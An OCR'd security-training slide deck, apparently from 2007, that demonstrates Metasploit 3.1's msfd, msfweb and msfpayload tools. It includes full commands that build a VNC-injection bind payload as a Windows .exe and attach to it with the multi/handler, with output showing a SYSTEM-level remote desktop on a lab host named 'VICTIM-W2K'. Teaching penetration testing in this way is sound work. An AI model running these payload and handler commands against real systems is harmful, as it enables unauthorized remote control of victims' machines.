
```
cg@segfault:~/evil/msf3$ ./msfd -h

Usage: msfd <options>

OPTIONS:

    -a <opt>  Bind to this IP address instead of loopback
    -f        Run the daemon in the foreground
    -h        Help banner
    -p <opt>  Bind to this port instead of 55554

cg@segfault:~/evil/msf3$ ./msfd -f -a 192.168.0.101
```



```
cg@segfault:~$ nc 192.168.0.101 55554

                ##                          ###           ##    ##
 ##  ##  #### ###### ####  #####   #####    ##    ####        ######
####### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###   ##
####### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
## # ##     ##  ##  ##  ## ##      #####    ##   ##  ##   ##    ##
##   ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                      ##


       =[ msf v3.1-dev
+ -- --=[ 213 exploits - 107 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 39 aux

msf > 
```

msfweb


- Changing the listening interface of msfweb
  - ./msfweb -a 192.168.0.100
  - edit the msfweb file to change the default host.



```
cg@segfault:~$ cd evil/msf3/
cg@segfault:~/evil/msf3$ ./msfweb -a 192.168.0.100

[*] Starting msfweb v3.1-dev on http://192.168.0.100:55555/

=> Booting WEBrick...
=> Rails application started on http://192.168.0.100:55555
=> Ctrl-C to shutdown server; call with --help for options
[2007-09-09 15:13:44] INFO  WEBrick 1.3.1
[2007-09-09 15:13:44] INFO  ruby 1.8.5 (2006-08-25) [i486-linux]
[2007-09-09 15:13:44] INFO  WEBrick::HTTPServer#start: pid=7330 port=55555
```

msfweb

- Changing the listening interface of msfweb



Metasploit Framework Web Console 3.1-dev - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.0.100:55555/
Google
The Metasploit Framework
Metasploit Framework ...
Metasploit Framework Maili...
Learn Security Online - Re:c...
Exploits
Auxiliaries
Payloads
Console
Sessions
Options
About
Metasploit Console (0)

```
  + -- --=[ 218 exploits - 107 payloads
  + -- --=[ 17 encoders - 5 nops
         =[ 41 aux
```

msfpayload

Using msfpayload to create an .exe of a payload to run on a remote host.


Create the executable:

```
cg@segfault:~/evil/msf3$ ./msfpayload windows/vncinject/bind_tcp
LPORT=7777 X > Bvnc.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/vncinject/bind_tcp
 Length: 201
Options: LPORT=7777
```


After you execute it on the remote host run:

```
cg@segfault:~/evil/msf3$ ./msfcli exploit/multi/handler
PAYLOAD=windows/vncinject/bind_tcp LPORT=7777
RHOST=192.168.170.128 DisableCourtesyShell=TRUE E
```

msfpayload




```
cg@segfault:~/evil/msf3$ ./msfpayload windows/vncinject/bind_tcp LPORT=7777 X >
Bvnc.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/vncinject/bind_tcp
 Length: 201
Options: LPORT=7777
cg@segfault:~/evil/msf3$
```



```
cg@segfault:~/evil/msf3$ ./msfcli exploit/multi/handler PAYLOAD=windows/vncinjec
t/bind_tcp LPORT=7777 RHOST=192.168.170.128 DisableCourtesyShell=TRUE E
[*] Started bind handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (340049 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
VNC viewer version 3.3.7 - built Mar  8 2007 21:56:52
Copyright (C) 2002-2003 RealVNC Ltd.
Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
See http://www.realvnc.com for information on VNC.
VNC server supports protocol version 3.3 (viewer 3.3)
No authentication needed
Desktop name "VNCShell [SYSTEM@VICTIM-W2K] - Full Access"
Connected to VNC server, using protocol version 3.3
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

msfpayload


VNC: VNCShell [SYSTEM@VICTIM-W2K] - Full Access
BadBlue: the file-sharing web server anyone can use - Microsoft Inte...
File Edit View Favorites Tools Help
Back Search Favorites History
Address 80/ext.dll?mfcisapicommand=loadpage&page=index.htx
Go Links
serving. publishing. sharing.
Search
File search:
BadBlue
Stop
Exit...
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
UltraVNC Server
Services
UltraVNC Viewer(tab)
Start
BadBlue: the file-sh...
File Edit View Host
Shut Down
Suspend
fedora-fc4-i386
crip-walk.pdf
hackvoip.ppt
cg@segfault: ~/evil/msf3
File Edit View Terminal Tabs Help

Use port: 8080

Hide when minimized ☑

```
cg@segfault:~/evil/msf3$ ./msfcli exploit/multi/handler PAYLOAD=windows/vncinjec
t/bind_tcp LPORT=7777 RHOST=192.168.170.128 DisableCourtesyShell=TRUE E
[*] Started bind handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (340049 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
VNC viewer version 3.3.7 - built Mar  8 2007 21:56:52
Copyright (C) 2002-2003 RealVNC Ltd.
Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
See http://www.realvnc.com for information on VNC.
VNC server supports protocol version 3.3 (viewer 3.3)
No authentication needed
Desktop name "VNCShell [SYSTEM@VICTIM-W2K] - Full Access"
Connected to VNC server, using protocol version 3.3
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Links

- Fun Metasploit Links
- Framework List Archives
  - http://www.metasploit.com/archive/framework/threads.html
- Metasploit Wiki
  - http://en.wikibooks.org/wiki/Metasploit
- Metasploit Support Page (links to APIs)
  - http://framework.metasploit.com/msf/support
- MSF eXploit Builder by Jerome Athias
  - https://www.securinfos.info/metasploit/MSF_XB.php

Thanks

- Big thanks to:
  - EthicalHacker.net Don
  - HD Moore
  - MC, phn1x, & Dean
  - Joe from LearnSecurityOnline.com

Contact

chris [at] LearnSecurityOnline [dot] com

http://www.LearnSecurityOnline.com
http://www.EthicalHacker.net
http://carnal0wnage.blogspot.com

DEMOS!

QUESTIONS?